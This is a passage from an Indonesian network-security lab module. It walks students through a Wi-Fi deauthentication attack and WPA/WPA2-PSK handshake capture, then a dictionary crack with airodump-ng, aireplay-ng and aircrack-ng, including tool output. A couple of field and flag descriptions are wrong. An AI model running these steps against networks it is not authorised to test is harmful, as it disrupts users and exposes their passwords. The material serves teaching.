14:CC:20:78:97:39	E0:C9:7A:C9:D9:A7	0	0e- 0	0	62	ftek_tamu
00:21:27:EC:A6:F2	E8:DE:27:1B:BF:34	0	0 - 54	0	7	
(not associated)	18:CF:5E:BE:6E:41	0	0 - 0	0	5	
(not associated)	A0:32:99:6A:4A:63	0	0 - 0	0	5	
(not associated)	18:59:36:32:EF:EF	0	0 - 0	0	90	ftp://192.1

Gambar 4.3. Tampilan *Airodump-ng*

- BSSID: Merupakan MAC *address* dari AP
- PWR: *Signal strength* atau kekuatan sinyal yang dilaporkan oleh *network card*. Secara signifikan tergantung kepada *driver* tetapi jika *device* kita lebih dekat dengan AP maka PWR akan semakin besar. Jika pada kolom BSSID PWR tertulis -1 maka *driver* tidak mendukung laporan *level signal*.
- RXQ: Merupakan singkatan dari *Receive Quality* yang dikurur dari persentasi dari paket-paket yang berhasil diterima pada 10 detik terakhir.
- Beacons: merupakan jumlah paket-paket yang dikirimkan oleh AP. .
- Data: Jumlah data *frames* yang diterima termasuk data *broadcast*.
- CH: *Channel* yang digunakan AP
- MB: Standar jaringan nirkabel yang digunakan
- ENC: Enkripsi yang digunakan.

- CIPHER: Merupakan *Cipher* yang berhasil dideteksi, seperti TKIP, AES, CCMP dan lain-lain.
 - ESSID: MAC *address* dari klien yang terhubung ke AP
 - STATION: MAC *address* dari setiap stasiun atau stasiun yang sedang mencari AP untuk terhubung.
 - Lost: Jumlah paket-paket data yang hilang pada 10 detik terakhir.
 - Packets: Jumlah paket-paket data yang dikirimkan oleh klien.
 - Probes: Merupakan BSSID yang coba dikoneksikan oleh klien tetapi belum bisa terhubung.
- Setelah mengetahui AP yang akan diserang maka langkah selanjutnya adalah melakukan *sniff* dan menangkap jaringan dengan perintah berikut:

```
$airodump-ng -bssid [mac address AP] -[channel] -w testcapture mon0
```

Perintah ini akan memonitor AP dan menuliskan informasi pada *file testcapture*.

```
root@BB5:/home/bb5# aireplay-ng -0 6 -a A0:F3:C1:E4:AA:09 -c DC:85:DE:A1:F0:B9 -ignore-negative-one mon0
03:22:25 Waiting for beacon frame (BSSID: A0:F3:C1:E4:AA:09) on channel -1
03:22:25 Sending 64 directed DeAuth. STMAC: [DC:85:DE:A1:F0:B9] [12|13 ACKs]
03:22:26 Sending 64 directed DeAuth. STMAC: [DC:85:DE:A1:F0:B9] [12| 7 ACKs]
03:22:26 Sending 64 directed DeAuth. STMAC: [DC:85:DE:A1:F0:B9] [ 0| 0 ACKs]
03:22:27 Sending 64 directed DeAuth. STMAC: [DC:85:DE:A1:F0:B9] [ 0| 0 ACKs]
03:22:27 Sending 64 directed DeAuth. STMAC: [DC:85:DE:A1:F0:B9] [ 0| 0 ACKs]
03:22:28 Sending 64 directed DeAuth. STMAC: [DC:85:DE:A1:F0:B9] [ 0| 0 ACKs]
root@BB5:/home/bb5#
```

Gambar 4.4. Aireplay-ng mengirimkan paket deautentifikasi

- Langkah selanjutnya adalah dengan melakukan injeksi 6 paket deautentikasi palsu kepada klien. Klien dengan mac *address* tertentu dengan perintah sebagai berikut:

```
$aireplay-ng -0 6 -a [MAC address AP] -a [MAC address  
klien] --ignore-negative-one mon0
```

Penjelasanya adalah sebagai berikut :


- -0 adalah deautentifikasi
- 6 adalah jumlah paket deautentifikasi yang dikirimkan
- -a adalah MAC *address* dari AP

Serangan ini dinamakan serangan deautentifikasi. Serangan ini mengirimkan paket untuk memisahkan satu atau lebih klien dengan AP tertentu.

Perintah “*ignore-negative-one*” adalah perintah untuk mengabaikan ketidakcocokan apabila *channel* tidak dapat ditentukan. Setelah paket diinjeksi koneksi klien akan terputus dari AP. Sebagian besar komputer sekarang akan langsung melakukan *auto-connect* karena sistem penyimpanan *password* klien.

Setelah selesai melakukan injeksi, maka akan dimulai proses *capture* paket.

- Kemudian langkah selanjutnya adalah dengan memastikan paket yang ditangkap dengan *wireshark* adalah protokol EAPOL dengan mengetikkan *eapol* pada filter perangkat lunak *wireshark*.



Gambar 4.5. Paket EAPOL yang ditangkap

- Langkah selanjutnya adalah membuat *folder* dan masukan data hasil *capture* ke dalam *folder* tersebut.
- Setelah semua kebutuhan sudah terpenuhi langkah terakhir adalah kita akan melakukan *cracking* pada *file* tersebut. Hasil yang akan didapatkan tergantung pada daftar kata pada kamus dan kecepatan prosesor sistem. Untuk melakukan *cracking* ketikan perintah dengan format berikut:

```
$aircrack-ng -w [nama kamus] [nama file yang akan di  
crack]
```

Perintah *-w* merupakan perintah yang digunakan untuk melakukan *cracking* pada WPA

Aircrack-ng 1.1
[00:00:00] 208 keys tested (1700.22 k/s)
KEY FOUND! [testing123]
Master Key : 88 B7 93 A9 41 07 FD A7 9A F4 76 2A E7 1F E7 2D
33 4D 2C 87 E7 6D 31 A2 D5 75 2C 93 1B BF C1 A9
Transient Key : ED EB 41 C2 4F 8E FA CD 55 3E B8 24 0C ED AC F8
65 B9 55 2C AB 61 FB A4 34 32 36 37 9A 0A 98 99
1E AF F1 7C BA 2E 75 BC FC C2 13 07 86 7A F0 F8
66 69 08 7C 83 92 9E AB BF C4 70 56 3E 6D A0 41
EAPOL HMAC : 20 97 E6 54 D0 13 6D 74 4E 19 C2 35 7C CC 5A 01
root@BB5:/home/bb5/Desktop/test#

Gambar 4.6. Cracking Password dengan Aircrack-ng

5. Tugas dan Analisis

1. Lakukan langkah-langkah praktikum di atas pada metode *Protected Extensible Authentication Protocol* (PEAP) yang sudah di buat pada praktikum sebelumnya. Apakah dapat di-crack? Berikan analisa yang jelas.
2. Tuliskan berapa waktu yang diperlukan untuk mendapatkan *password* pada RADIUS dan WPA/WPA2-PSK. Tuliskan pula berapa waktu yang diperlukan dan kecepatan yang dibutuhkan. Jelaskan faktor-faktor yang mempengaruhi waktu dan kecepatan tersebut.